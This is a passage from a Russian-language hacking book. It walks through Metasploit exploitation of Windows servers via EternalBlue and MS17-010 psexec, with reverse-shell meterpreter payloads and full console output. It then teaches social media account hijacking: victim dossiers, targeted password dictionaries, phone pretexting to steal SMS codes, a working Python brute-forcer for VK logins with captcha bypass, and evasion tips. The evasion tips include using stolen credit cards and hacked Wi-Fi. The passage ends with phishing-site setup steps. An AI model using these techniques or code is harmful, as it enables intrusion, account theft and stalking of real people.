[-]
[-] The functionality previously provided by this plugin has
been
[-] integrated into the core command set. Use the new 'db_
driver'
[-] command to use a database driver other than sqlite3 (which
[-] is now the default). All of the old commands are the same.
[-]
[-] Failed to load plugin from /pentest/exploits/framework3/
plugins/db_sqlite3: Deprecated plugin
resource> db_create /root/karma.db
[*] The specified database already exists, connecting
[*] Successfully connected to the database
```

```
[*] File: /root/karma.db
resource> use auxiliary/server/browser_autopwn
resource> setg AUTOPWN_HOST 10.0.0.1
AUTOPWN_HOST => 10.0.0.1
```

9.7.9. Команда *irb*

Выполнение этой команды переведет тебя в режим Ruby, где ты сможешь "на лету" писать скрипты и запускать команды:

```
msf6 > irb
[*] Starting IRB shell...
[*] You are in the "framework" object

>> puts "Hello, metasploit!"
Hello, metasploit!
```

9.8. Практический пример 1: взламываем старенький сервер Windows 2008 с помощью эксплоита АНБ

Наконец-то мы добрались до самого интересного. Настало время собрать все воедино и использовать изученные команды на практике. Мы будем использовать эксплоит EternalBlue.

EternalBlue – это эксплоит, который, скорее всего, был разработан АНБ в качестве бывшей уязвимости нулевого дня. Он был выпущен в 2017 году хакерской группой Shadow Brokers, которая скандально известна утечками информации и эксплоитов из Equation Group, которая, как поговаривают, тесно связана с отделом АНБ TAO (Tailored Access Operations).

Эксплоит EternalBlue также известен как MS17-010 представляет собой уязвимость в протоколе Microsoft Server Message Block (SMB). SMB позволяет системам совместно использовать доступ к файлам, принтерам и другие ресурсы в сети. Уязвимость присутствует в немного устаревших версиях SMB, позволяющую хакеру установить соединение с нулевым сеансом через ано-

нимный вход. Затем хакер сможет отправлять модифицированные пакеты и выполнять произвольные команды на целевой системе.

В качестве жертвы мы будем использовать старенькую и непропатченную ОС Windows Server 2008 R2. Чтобы повторить наш подвиг, тебе нужно скачать такую же. Не нужно думать, что это очень старая операционка – много организаций до сих пор используют ее даже в текущем году, поскольку ряд кризисов не позволяет обновить железо и купить новый софт. Да и сама операционная система до сих пор (!) доступна для загрузки на сайте Microsoft:

https://www.microsoft.com/en-us/download/details.aspx?id=11093

По этой ссылке ты можешь скачать ее совершенно бесплатно (180-дневная версия).

Итак, запусти Metasploit. Это можно сделать или посредством графического интерфейса или командой msfconsole.

Далее мы попытаемся найти подходящие модули. Вывод мы сократили (он достаточно "широкий", чтобы поместиться на книжном листе), поэтому мы оставили только названия модулей:

```
search eternalblue
Matching Modules
================
Name                                Disclosure Date  Rank
Check  Description
auxiliary/admin/smb/ms17_010_command
auxiliary/scanner/smb/smb_ms17_010
exploit/windows/smb/ms17_010_eternalblue
exploit/windows/smb/ms17_010_eternalblue_win8
exploit/windows/smb/ms17_010_psexec
```

Напротив каждого модуля есть описание, так что ты поймешь для чего используется тот или иной модуль.

Мы будем использовать модуль exploit/windows/smb/ms17_010_eternalblue:

```
use exploit/windows/smb/ms17_010_eternalblue
```

Просмотрим текущие параметры модуля с помощью команды *options* или *show options*:

```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        The Windows domain to use for authentication
   SMBPass                         no        The password for the specified username
   SMBUser                         no        The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote ... matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.

Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Установим переменную *rhosts* – IP-адрес цели:

```
msf6> set rhosts 192.169.1.65
rhosts => 192.169.1.65
```

Далее мы будем использовать шэлл *reverse_tcp* в качестве полезной нагрузки:

```
msf6> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Установим IP-адрес локальной машины и порт для прослушки:

```
msf6> set lhost 192.169.1.3
lhost => 192.169.1.3

msf6> set lport 4321
lport => 4321
```

Вводим команду *run* для запуска эксплоита:

```
msf6> run
[*] Started reverse TCP handler on 192.169.1.3:4321
[*] 192.169.1.65:445 - Connecting to target for exploitation.
[+] 192.169.1.65:445 - Connection established for exploitation.
[+] 192.169.1.65:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.169.1.65:445 - CORE raw buffer dump (51 bytes)
[*] 192.169.1.65:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20
32  Windows Server 2
[*] 192.169.1.65:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64
20  008 R2 Standard
[*] 192.169.1.65:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61
63  7601 Service Pac
[*] 192.169.1.65:445 - 0x00000030  6b 20 31                                    k 1
[+] 192.169.1.65:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.169.1.65:445 - Trying exploit with 12 Groom Allocations.
[*] 192.169.1.65:445 - Sending all but last fragment of exploit packet
[*] 192.169.1.65:445 - Starting non-paged pool grooming
[+] 192.169.1.65:445 - Sending SMBv2 buffers
[+] 192.169.1.65:445 - Closing SMBv1 connection creating free hole adjacent to
SMBv2 buffer.
[*] 192.169.1.65:445 - Sending final SMBv2 buffers.
[*] 192.169.1.65:445 - Sending last fragment of exploit packet!
[*] 192.169.1.65:445 - Receiving response from exploit packet
[+] 192.169.1.65:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.169.1.65:445 - Sending egg to corrupted connection.
[*] 192.169.1.65:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.169.1.65
[*] Meterpreter session 1 opened (192.169.1.3:4321 -> 192.169.1.65:49207) at
2019-03-26 11:01:46 -0500
[+] 192.169.1.65:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.169.1.65:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.169.1.65:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
meterpreter >
```

Разберемся, что все это означает. Мы устанавливаем SMB-соединение и отправляем эксплоит-пакет. Наконец, мы видим WIN и открывается сеанс *meterpreter*. Другими словами, мы только что хакнули сервер. Конечно, если сервер пропатчен, что у нас ничего не выйдет, но так как мы скачали эталонную систему 2008 R2, где точно есть эта уязвимость, то должно все получиться. Только не обновляй ее сразу после установки.

После того, как ты увидел приглашение *meterpreter*, ты можешь вводить любые команды, и они будут выполнены на удаленной (хакнутой) системе. Например, можем ввести команду *sysinfo* (самая безобидная):

```
sysinfo
Computer        : S02
```

```
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : DLAB
Logged On Users : 2
Meterpreter     : x64/windows
```

Эксплоит не работает с новыми системами, но в некоторых случаях он может вызвать сбой удаленной системы. Хакнуть не хакнешь, но хоть сделаешь синий экран!

9.9. Практический пример 2: хакаем современные системы – Windows Server 2016 и Windows 10

EternalBlue пользовался успехом, но если старые системы нужно было патчить, то в новых все заплатки идут "из коробки" и данный эксплоит не работает. Разработчиков эксплоита это очень огорчило и они разработали три подобных эксплоита – EternalRomance и EnternalSynergy (уязвимость CVE-2017-0143) и EternalChampion (CVE-2017-0146). Все они были объединены в один модуль Metasploit, который также использует классическую полезную нагрузку psexec. Он считается более надежным, чем EternalBlue, с меньшей вероятностью приведет к сбою цели и работает во всех непропатченных версиях Windows Server 2016 и Windows 10.

Первым делом мы должны найти жертву. Если в прошлом случае мы использовали заведомо старую операционку (потому что у нас таких старых не было), то сейчас попробуем найти жертву в нашей локальной сети, используя **nmap**. При этом мы запустим **nmap** с опцией *--script* и будем использовать скрипт smb-vuln-ms17-010. Данный скрипт выполнит проверку на уязвимость. Заодно протестируем нашу сеть:

```
nmap --script smb-vuln-ms17-010 -v 192.169.1.1/24
```

Теперь нужно запастись терпением, пока **nmap** просканирует всю сеть. Вывод скрипта, свидетельствующий о том, что уязвимость найдена, выглядит так:

```
Starting Nmap 9.70 ( https://nmap.org ) at 2022-12-10 11:05 MSK
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 11:05


Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-
guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

NSE: Script Post-scanning.
Initiating NSE at 11:05
Completed NSE at 11:05, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
...
```

Итак, жертва найдена. В нашем случае это Windows Server 2016 Datacenter Edition, IP-адрес 192.169.1.50.

Теперь нужно запустить консоль и найти подходящий модуль:

```
msfconsole
search eternalromance

Matching Modules
================

   Name                                  Disclosure Date  Rank    Check  Description
   ----                                  ---------------  ----    -----  ---------
   auxiliary/admin/smb/ms17_010_command  2017-03-14       normal  Yes    MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   exploit/windows/smb/ms17_010_psexec   2017-03-14       normal  No     MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
```

Фреймворк нашел два модуля. Мы будем использовать exploit/windows/smb/ms17_010_psexec:

```
use exploit/windows/smb/ms17_010_psexec
```

Просмотрим опции модуля:

```
options
```

Все параметры невозможно уместить на странице книги, поэтому приводим скриншот.




Рис. 9.8. Параметры модуля exploit/windows/smb/ms17_010_psexec

Как и в прошлом случае, нам нужно установить удаленный узел, полезную нагрузку, локальную машину и локальный порт:

```
msf6> set rhosts 192.169.1.50
rhosts => 192.169.1.50
msf6> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

```
msf6> set lhost 192.169.1.3
lhost => 192.169.1.3
msf6> set lport 4321
lport => 4321
```

Все готово для запуска. Запускаем:

```
[*] Started reverse TCP handler on 192.169.1.3:4321
[*] 192.169.1.50:445 - Target OS: Windows Server 2016 Standard
Evaluation 14393
[*] 192.169.1.50:445 - Built a write-what-where primitive...
[+] 192.169.1.50:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.169.1.50:445 - Selecting PowerShell target
[*] 192.169.1.50:445 - Executing the payload...
[+] 192.169.1.50:445 - Service start timed out, OK if running a
command or non-service executable...
[*] Sending stage (206403 bytes) to 192.169.1.50
[*] Meterpreter session 2 opened (192.169.1.3:4321 -> 192.169.1.50:49965)
at 2019-03-26 11:12:30 -0500
```

Итак, успешно установления сессия *meterpreter* и мы можем вводить команды, которые будут запущены на хакнутой системе:

```
sysinfo
Computer        : DC01
OS              : Windows 2016 (Build 14393).
Architecture    : x64
System Language : en_US
Domain          : DLAB
Logged On Users : 4
Meterpreter     : x64/windows
```

Примечательно, если мы введем *getuid*, чтобы получить UID пользователя, мы увидим, что мы работаем от имени системы:

```
Server username: NT AUTHORITY\SYSTEM
```

Как только что было показано, можно относительно легко взломать современную версию Windows Server, если она не была вовремя пропатчена. Если ты являешься сисадмином, то только что мы наглядно продемонстрирова-

ли зачем нужно устанавливать заплатки безопасности и обновления. Продемонстрированная нами угроза до сих пор остается актуальной, поскольку далеко не все админы старательно относятся к своим обязанностям. В результате имеем огромную дыру в безопасности, через которую могут не только улетучиться данные (утечка), но и пострадать вся система.

Глава 10.

Взлом и защита аккаунтов в социальных сетях

В этой главе мы поговорим еще об одном интересном вопросе – взломе страничек в социальных сетях. Расскажем, как взломать и как защититься от взлома.

10.1. Кто и зачем взламывает аккаунты

Существует различные причины взлома аккаунтов в соцсетях. В зависимости от причины взлома различают, собственно, взлом (когда хакер получает доступ к аккаунту жертвы) и так называемый "угон" аккаунта, когда хакер меняет пароль, привязывает другой телефон, чтобы жертва больше не могла войти в аккаунт.

Итак, выделим основные причины:

- **Взлом ради взлома** – пользуется спросом у начинающих хакеров. Они просто тренируются. Для них важен сам взлом, а не желание кому-то нагадить. Конечно, бывают и не очень хорошие хакеры, которые сначала взламывают страничку, а потом постят на ней различные гадости. Здесь уж как повезет или не повезет жертве. Такой взлом может быть с угоном или без такового. Сложно прогнозировать новичка, который сначала ло-

мает, а потом думает, что со всем этим делать. Так как никакой цели нету, после взлома со страничкой может произойти все, что угодно – от желания или настроения хакера.

- **Бытовые причины** – ревность, желание контролировать любимого человека или ребенка. Как правило, такие взломы не сопровождаются угоном странички. Пароль никто не меняет, поскольку важно, чтобы жертва ничего не заподозрила и продолжала пользоваться аккаунтом. Хакеру интересно, с кем она общается, какие сообщения пишет и т.д. Думаю, здесь все понятно.

- **Рассылка спама** – хакер взламывает страничку и затем постит с нее рекламу в ленту. Как правило, такой взлом сопровождается угоном – ему важно, чтобы реклама провисела как можно дольше, пока ее не удалят. Также ему важно, чтобы рекламу увидели как можно больше пользователей, поэтому для таких целей взламываются только популярные аккаунты, у которых много друзей и подписчиков. Хакер может выслеживать жертву – он может быть одним из ее подписчиков. Ему важно знать, когда жертва будет хотя бы несколько дней отсутствовать. Идеальный период – когда жертва едет в отпуск. Не поверишь, сколько людей сообщают об отпуске в социальной сети! Как минимум жертва будет в дороге 1-2 дня и ей будет не до Интернета. А некоторые вообще на отдыхе отключают телефон, чтобы никто их не беспокоил. Следовательно, жертва будет отсутствовать вообще неделю. Конечно, пользователь обратится в службу поддержки, сообщит о взломе, предоставит документы, подтверждающие факт владения аккаунтом, IP-адреса, с которых он обычно входил, номер телефона и т.д. Аккаунт ему вернут, но чем позже это произойдет, тем лучше. Поэтому хакер поменяет не только пароль, но и номер телефона. Если такое произошло с твоей страничкой, не паникуй, а обратись в саппорт. Также не пытайся связаться с другого аккаунта с хакером. Он попросит деньги за возврат аккаунта, но не факт, что после оплаты он вернет аккаунт обратно. Скорее всего, нет. А служба поддержки социальной сети вернет тебе его совершенно бесплатно.

- **Взлом с целью получения выкупа за аккаунт** – еще одна популярная причина взлома. У жертвы угоняют аккаунт, а потом на ее телефон приходит SMS мол, за возврат аккаунта оплатите такую-то сумму. Иногда SMS может быть замаскировано под саму социальную сеть. Представь, что тебе приходит SMS от Facebook, в котором говорится что за незаконные действия с аккаунтом его заблокировали и за разблокировку нужно оплатить штраф 1000 рублей. Если твой аккаунт заблокирует социальная сеть,

то она уже не разблокирует его за никакие деньги. 100% это мошенники, поэтому нужно связаться по официальным каналам (а не по тем, которые приводятся в письме) со службой поддержки социальной сети.

- **Взлом с целью продажи** – наверное, ты заметил частые объявления о аренде аккаунтов. Рекламщики берут в аренду твой аккаунт и производят свои манипуляции от твоего имени – ставят лайки за проплаченные посты, подписываются на страницы и т.д. Хакеры могут взломать и продать рекламщикам твой аккаунт. Пока ты будешь восстанавливать доступ, ты уже будешь подписан на тысячи всевозможных страниц. Некоторые пользователи из-за этого заводят себе новые аккаунты, чтобы не отписываться от всего этого и не снимать все проставленные лайки, так как это убьет кучу времени. Взлому подвергаются, как популярные, так и не очень аккаунты. Здесь важен просто аккаунт, а количество друзей – это второстепенно.
- **Конкуренция или промышленный шпионаж** – иногда нужно взломать бизнес-аккаунт конкурента для получения нужной информации, например, настройки рекламной кампании, переписка с клиентами и т.д. В некоторых случаях бизнес-аккаунт взломать даже проще. Помни, что редко когда бизнес-аккаунтом пользуется один владелец, часто он предоставляет доступ к нему своим сотрудникам. А когда доступ имеют, скажем 5-7 человек, то твои возможности расширяются. Не получилось взломать один аккаунт, можешь пробовать взломать другой. Человеческая глупость или тупость не знает границ. Недавно одному из авторов этой книги было поручено проверить безопасность одного из предприятий, в том числе проверялся и бизнес-аккаунт на Facebook. Доступ к аккаунту был у пяти человек, в том числе у девушки Златы. Пароль к личному аккаунту Златы был Zlata<Номер_телефона>, причем номер телефона был в открытом доступе на страничке Златы. Занавес…

10.2. Сбор информации

Существуют различные методы взлома. Вообще, взлом социальной сети – не быстрое дело. Быстро только кошки родят и аккаунты взламывают хакеры в фильмах. Нужно запастись терпением, чтобы довести начатое до конца.

Не существует универсального метода взлома аккаунта. Прежде, чем приступить к взлому, ты должен собрать как можно больше информации о своей

жертве. Чем больше информации ты соберешь, тем проще будет взломать пароль. Собирай всевозможную информацию и веди досье:

- Полное ФИО
- Дата и место рождения
- Место проживания
- Социальный статус
- Место работы и должность
- E-mail, номер телефона
- Девичью фамилию для женщин
- Любимые блюда, клички домашних животных, если они есть
- Любимые цветы, увлечения, хобби и т.д.

Также будет неплохо добавиться в друзья к некоторым друзьям жертвы, а затем добавиться в друзья к самой жертве. Этим ты не вызовешь подозрения (жертва увидит, что ты являешься общим знакомым, возможно, она где-то тебя видели (ясное дело, не тебя, а ту фейковую фотку, которую ты поставишь в фейковый аккаунт), и не захочет отказываться в добавлении в друзья, тем более, что есть общие знакомые). В результате ты получишь доступ к информации, которая открыта только для друзей – некоторые фото, по которым можно понять, где бывает жертва; номер телефона; email и т.д.

Номер телефона и e-mail тебе понадобятся для отправки фейковых сообщений якобы от социальной сети. Если на социальной страничке их нет, тебе придется их вычислить. Собери как можно больше аккаунтов, которыми пользуется твоя жертва – Facebook, VK, Instagram, Twitter и т.д. Поочередно, попробуй восстановить пароль в каждом из этих аккаунтов. При восстановлении пароля сообщение может быть отправлено или на e-mail или на телефон, если он привязан к аккаунту. Каждый из этих сервисов закрывает звездочками свою часть номера. Например, попытайся восстановить пароль на VK – ты получишь одну часть номера телефона. Затем, если почта у жертвы на Mail.Ru, попытайся восстановить доступ к почте – ты получишь вторую часть номера. Если не будет хватать нескольких символов, не проблема, можно перебрать, вариантов то всего 10 для каждого знакоместа. Конечно, если не хватает двух цифр, то вариантов уже 100.

Почту можно вычислить в коде страницы. Например, если жертва пользуется социальной сетью Мой мир, то ее электронная почта есть в коде страницы профиля или даже в URL. Можно использовать социальный инжиниринг – познакомиться с жертвой, общаться несколько дней, чтобы не вызывать подозрения, затем попросить e-mail, чтобы отправить якобы интересующую жертву информацию. Вуаля – почта есть. Правда, жертва может использовать для социальной сети и личной переписки разные ящики – это усложнит задачу. Аналогичным образом, впрочем, можно добыть и номер телефона.

Также выясни все клички животных – которые были и которые есть. Очень часто кличка животного является частью пароля или самим паролем. То же самое можно сказать и о детях. Если у жертвы есть дети, выясни, как их зовут. Очень часто паролем является имя ребенка. Причем если есть девочка и мальчик, то, скорее всего, паролем будет имя девочки (возможно, с какими-то цифрами, например, годом или датой рождения, например, Vika201012).

Хобби или увлечения – еще одно слабое место. Например, если жертва – фанат Audi, то паролем может быть слово Audi с какими-то цифрами, например:

- AudiQ7 – марка и модель машины
- Audi798 – марка и часть номера.
- Audi_197_798 – марка и номер авто.

Да, номер автомобиля тоже желательно узнать – он может быть частью пароля. Номер, как правило, легко узнать по фотографиям, которые жертва выкладывает в социальной сети.

Из всех этих данных собери словарь возможных паролей. Пусть жертву зовут Андрей Иванов, жертва родилась 14.03.1977 года, имеет аккаунт в Facebook /iandrey1403, увлекается автомобилями, в частности Audi, владеет автомобилем с номером 798 регион 197 (номер вымышлен), также имеет дочь Викторию, которая родилась 20 октября 2012 года. Номер телефона жертвы 4952223344 (номер вымышлен).

Соберем список возможных паролей (это не все пароли, которые можно собрать на основе этих данных, просто чтобы ты понимал, как сформировать подобный словарь):

// Блок Хобби

Audi798

AudiQ7

AudiQ7_798

Audi_798

Audi_197798

Audi_798197

AudiQ7_798197

Audi798197

Audi197798

audi798

audiq7

audiq7_798

audi_798

audi_197798

audi_798197

audiq7_798197

audi798197

audi197798

// Блок личные данные

Andrey77

andrey140377

140377

14031977

Andrey140377

Andrey14031977

ivanov140377

ivanov140377

4952223344

// Дети и животные

Lera201012

lera201012

Lera20102012

lera20102012

Lera2012

vika2012

// Другие аккаунты

iandrey1403

iandrey140377

iandrey14031977

// Разный бред вроде:

123456789qwerty

qwerty1234567890000

Подобный список должен содержать не менее 100 различных вариантов пароля. Скорее всего, подобных вариантов будет больше, если ты соберешь всю необходимую информацию. Затем эти пароли можно будет или попробовать ввести вручную или же автоматизировать этот процесс. Брутфорсить (то есть подбирать паролей путем перестановки символов) нет особого смысла, так как после определенного количества попыток аккаунт блокируется на некоторое время, поэтому брутфорсинг может длиться вечно и не факт, что приведет к правильному паролю. Представим, что у жертвы был случайный пароль BM820A. Пока программа дойдет до этой комбинации символов может пройти несколько месяцев с учетом блокировок аккаунта.

Разумеется, социальная сеть будет предупреждать, что пароль пытаются взломать. Жертва сменит его на Aa810Q. Программа такой пароль уже использовала месяц назад, и он не подошел. Следовательно, при брутфорсинге есть вероятность вообще не получить пароль. А словари на основе личной информации позволяют угодить точно в цель и сократить время получения доступа от нескольких дней до нескольких часов. Пусть какая-то социальная сеть после 5 неправильных попыток блокирует аккаунт на час. Следовательно, за один час ты можешь ввести только 5 паролей. В твоем списке есть 100 паролей. Время взлома – 20 часов. Через 20 часов ты или получишь доступ к аккаунту или же ты неточно создал словарь паролей.

Внимание! Двухфакторная авторизация! Фишкой последних лет стала двухфакторная авторизация. Когда социальная сеть видит, что пользователь пытается войти с другого устройства, она отправляет код на его номер телефона в SMS. Здесь важно запастись номером жертвы. Если такое произойдет, ты должен моментально отправить сообщение жертве "Для предотвращения нежелательного доступа к аккаунту отправьте код, полученный из предыдущего SMS" или что-то в подобном духе. Жертва в запарке может взять, да и отправить код, который социальная сеть прислала ей для входа в аккаунт! Конечно, жертва может догадаться и ничего не отправить – такое тоже может произойти и тебе придется искать другие методы взлома. Также нужно отметить, что далеко не все пользователи включают двухфакторную авторизацию – многие даже не понимают, что это такое!

10.3. Методы взлома

10.3.1. Взлом электронной почты

Существуют различные методы взлома электронной почты. Как только ты завладел почтовым ящиком, ты можешь "восстановить" пароль к аккаунту социальной сети. В общем, дело техники. Недостаток этого метода в том, что жертва узнает, что пароль для странички был сменен. Но опять-таки все зависит от цели взлома, если это не бытовой взлом, когда нужно сохранить пароль, то тебе должно быть все равно.

10.3.2. Социальный нижиниринг

Методы социального инжиниринга также могут пригодиться. Правда, в последнее время они не такие эффективные, как раньше, поскольку люди стали более образованными в IT-плане и менее доверчивыми. Однако такой метод может сработать. Особенно он хорошо работает с новичками – или с детьми или со стариками. Создай какой-то фейковый аккаунт, а еще лучше позвони (анонимно, через SIP) и представься представителем службы поддержки. Далее нужно выведать у жертвы всю необходимую тебе информацию. Можно действовать наверняка и сказать, что осуществляется взлом вашей странички. Звоните, представляетесь специалистом техподдержки ВКонтакте Романом (ну или любым другим именем, которое вам больше нравится), уточняете ФИО (оно есть в анкете, как, часто и номер телефона) и сообщаете, что вашу страничку пытаются взломать. Сами тем временем пытаетесь войти на страничку пользователя, точнее восстановить его пароль. Сообщаете жертве, что сейчас на его номер телефона придет SMS и нужно продиктовать код, чтобы техподдержка могла убедиться в том, что пользователь – это именно он, и чтобы отсечь все попытки хакеров взломать аккаунт. Жертва сообщает код, дальше дело техники. Главное, чтобы ты позвонил раньше, чем придет код. Поэтому сначала звоним, устанавливаем контакт, а затем – инициируем восстановления пароля. С некоторыми пользователями это легко сработает и на все про все ты потратишь 5-10 минут. Это может существенно ускорить взлом по сравнению с другими методами, где придется неделями заниматься "окучиванием" аккаунта жертвы.

10.3.3. Перебор пароля

Как уже было отмечено ранее, различные утилиты для *грубой силы* (*bruteforce*) нет смысла использовать с социальными сетями, учитывая блокировку аккаунта после определенного количества неправильных попыток ввода пароля. Лучше всего использовать точечные словари, составленные на основе личных данных.

Пароли можно вводить вручную – их не так много – или же автоматизировать этот процесс. Всевозможные скрипты для сего ты можешь найти в Интернете. Приводим пример (лист. 10.1) скрипта, написанного на Python. Скрипт автоматизирует перебор паролей через мобильную версию ВКонтакте.

Листинг 10.1. Перебор пароля через мобильную версию ВКонтакте

```
#! coding: utf8
import grab, re, urllib2
from antigate import AntiGate
from grab import GrabTimeoutError
from time import sleep

cap_key = '123 '      #Ваш ключ с Antigate
def anti(key, file):  #Получение решения Captcha с Antigate
    try:
        try:
            data = AntiGate(key, file)
            return data
        except KeyboardInterrupt:
            print("Завершение")
    except:
        anti(key, file)

def save(url, file):        #Скачивание файла по URL
    site = urllib2.urlopen(url)
    f = open(file, 'wb')
    f.write(site.read())

def cap_solve(img):
    save(img, 'captcha.jpg')
    key = anti(cap_key, 'captcha.jpg')
    return key

def brute(login, passwords, save):
    out = open(save, 'w')
    psswrds = open(passwords,'r')

    try:
        int(login)
        prefix = True
    except:
        prefix = False

    g = grab.Grab()
    g.go('http://m.vk.com')

    for line in psswrds:
        psswrd = line.rstrip('\r\n')
        g.doc.set_input('email', login)
        g.doc.set_input('pass', psswrd)
        g.doc.submit()
```

```
        if g.doc.text_search(u'captcha'):
            all_captchas = re.findall('"(/captcha.php[^"]*)"',
g.response.body)[0]
            captcha = '' + all_captchas
            key = cap_solve(captcha)
            g.doc.set_input('email', login)
            g.doc.set_input('pass', psswrd)
            g.doc.set_input('captcha_key', str(key))
            g.doc.submit()
            print("cap")
            if 'Подтвердить' in g.response.body:
                if prefix:
                    prefix1 = g.doc.rex_search('\+[0-9]*').group(0)
                    prefix2 = g.doc.rex_search(' [0-9]*').group(0)
                    pre1 = re.findall('[0-9]{1,}', prefix1)[0]
                    pre2 = re.findall('[0-9]{1,}', prefix2)[0]

                    login = login.replace(pre1, '')
                    login = login.replace(pre2, '')

                    g.set_input('code', login)
                    g.submit()
                    print(login + ':' + psswrd + '--success')
                    out.write(login + ':' + psswrd + '\n')
                else:
                    out.write(login + ':' + psswrd + '\n')
            else:
                if g.doc.rex_search('[^>]+').group(0) == 'Login | VK':
                    print(login + ':' + psswrd + '--fail')
                else:
                    print(login + ':' + psswrd + '--success')
                    out.write(login + ':' + psswrd + '\n')
    out.close()
    psswrds.close()
```

Да, этот скрипт далек от идеала, но при желании ты его можешь доработать. В нем хорошо то, что он будет сам вводить капчу с помощью Antigate, а капча будет появляться, поскольку ты входишь в систему из другой страны.

Примечание. Надеюсь, ты догадался использовать все меры предосторожности? Как минимум, не взламывай аккаунты со своего домашнего Интернета, купи SIM-карту и смени свою локацию. Используй VPN или Tor. Если карточку купить не получается, взломай чей-то Wi-Fi – это неплохой шанс остаться незамеченным. Но не забывай о предосторожности. Если не хочешь

использовать VPN (или социальная сеть блокирует доступ из VPN/Tor), взломай чей-то Wi-Fi (только не соседский, а желательно в другом доме) и используй на своем компе для работы виртуальную машину, которую ты удалишь, как только цель будет достигнута. Чтобы на твоем компе не остались данные, которые могли бы доказать, что взламывал именно ты. А то Autopsy – довольно мощный инструмент и может накопать о тебе больше инфы, чем ты сам о себе знаешь!

Данный метод позволяет войти на страничку без смены пароля, то есть подойдет в случае, если тебе нужно, чтобы жертва не догадывалась о взломе страницы.

10.3.4. Фишинг или фейковая страничка. Очень подробное руководство

Фишинг - наверное, самый распространенный метод взлома страниц в социальных сетях. Например, хакер может просто создать идентичную по структуре и дизайну страницу, на которой сайт запрашивает логин и пароль жертвы. Когда жертва его вводит, логин и пароль отправляются хакеру.

Примечание. Fishing происходит от fish – рыба. В свою очередь, этот метод подразумевает "ловлю на крючок". Попадется жертва или нет – зависит от опытности рыбака и смекалки рыбы.

Хоть и сейчас многие пользователи уже достаточно грамотные и могут отличить адрес фишингого сайта от реального, не стоит забывать, что есть новички, которые увидев схожий дизайн, начинают слепо доверять сайту.

Как реализовать:

1. Зарегистрируй домен вроде vk-login.com, facebook-login.com, fb-login.com или как-то так, чтобы было похоже на адрес соцсети. Регистрацию нужно производить на фейковый e-mail, оплачивать биткоинами или украденной кредиткой.
2. Купи какой-то дешевый хостинг, не в России, прикрути домен к этому хостингу. Купи самый дешевый SSL-сертификат, чтобы браузер не ругался

на его отсутствие. Так у тебя ничего не получится еще в самом начале! Хостинг должен быть с поддержкой PHP – это обязательное условие.

3. Используя команду **Сохранить как** в браузере сохрани страничку входа в социальную сеть вместе с картинками.
4. Отредактируй HTML-код так, чтобы введенные имя пользователя и пароль отправлялись тебе на электронную почту, сценарий будет приведен.
